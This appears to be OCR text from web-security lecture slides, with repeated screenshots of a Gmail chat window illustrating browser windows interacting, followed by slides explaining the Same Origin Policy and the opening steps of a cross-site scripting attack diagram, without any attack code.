https://mail.google.com/a/adambarth.com/#inbox

Contacts

Search, add, or invite

Adam Barth
Set status here

Collin Jackson
DannyAtUCB
H9565
hashfxn
jeremyhoffman03
ptcrpsnt
swingvine.com
kstrats03
MuseFanDO
I am away from my c…
mwdalton
ultima1234

Amit Klein		webkit-secu	Nov 10
Collin, Collin (2)	»	Browser se	Nov 4
Jennifer, Adam (7)	»	movie, as p	Oct 24
Diane Crawford	›	CACM Res	Oct 20

Select: All

Archive

:w3c:webapps
:webappsec (13)
:webkit-committers
:webkit-dev (1)

Collin Jackson - chat - Google Chrome

https://mail.google.com/a/adambarth.com/?ui=2&ik=028c435017&view=

Collin Jackson


oops
misspell
take 2
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message
Collin: um

Video & more ▸ Pop-in

Browser Windows Interact


Needs to access / update state here …

Script in here …



oops
misspell
take 2 :)
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message :)
Collin: um

Browser Windows Interact



Needs to access / update state here …

Script in here …

Collin says...

https://mail.google.com/a/adambarth.com/#inbox

Contacts

Search, add, or invite

- Adam Barth
  Set status here
- Collin Jackson
- DannyAtUCB
- H9565
- hashfxn
- jeremyhoffman03
- ptcrpsnt
  swingvine.com
- kstrats03
- MuseFanDO
  I am away from my c…
- mwdalton
- ultima1234

Amit Klein		webkit-secu	Nov 10
Collin, Collin (2)	»	Browser se	Nov 4
Jennifer, Adam (7)	»	movie, as p	Oct 24
Diane Crawford	›	CACM Res	Oct 20

Select: All

Archive

:w3c:webapps
:webappsec (13)
:webkit-committers
:webkit-dev (1)

Collin Jackson - chat - Google Chrome

https://mail.google.com/a/adambarth.com/?ui=2&ik=028c435017&view=

Collin Jackson

oops
misspell
take 2 ◡̈
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message ◡̈
Collin: um

How to control just what scripts are allowed to do?

Same Origin Policy


- Every frame in a browser window has a domain
  - Domain = <server, protocol, port> from which the frame content was downloaded

    Server = `target.com`, protocol = HTTP (maybe HTTPS)
- Code downloaded in a frame can only access resources associated with that domain
  - Access = read and modify values, incl. page *contents*
- Given this Same Origin Policy (SOP), how can an attacker get a script of their choosing executed in the domain `target.com`?
  - If they can, then disaster: they can manipulate victim's interactions with `target.com` in all sorts of ways

Cross-Site Scripting (XSS)

Victim client

Cross-Site Scripting (XSS)




Attack Server


1 visit web site

Victim client


Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



Attack Server

1 visit web site

2 receive malicious page

Victim client

3 click on link

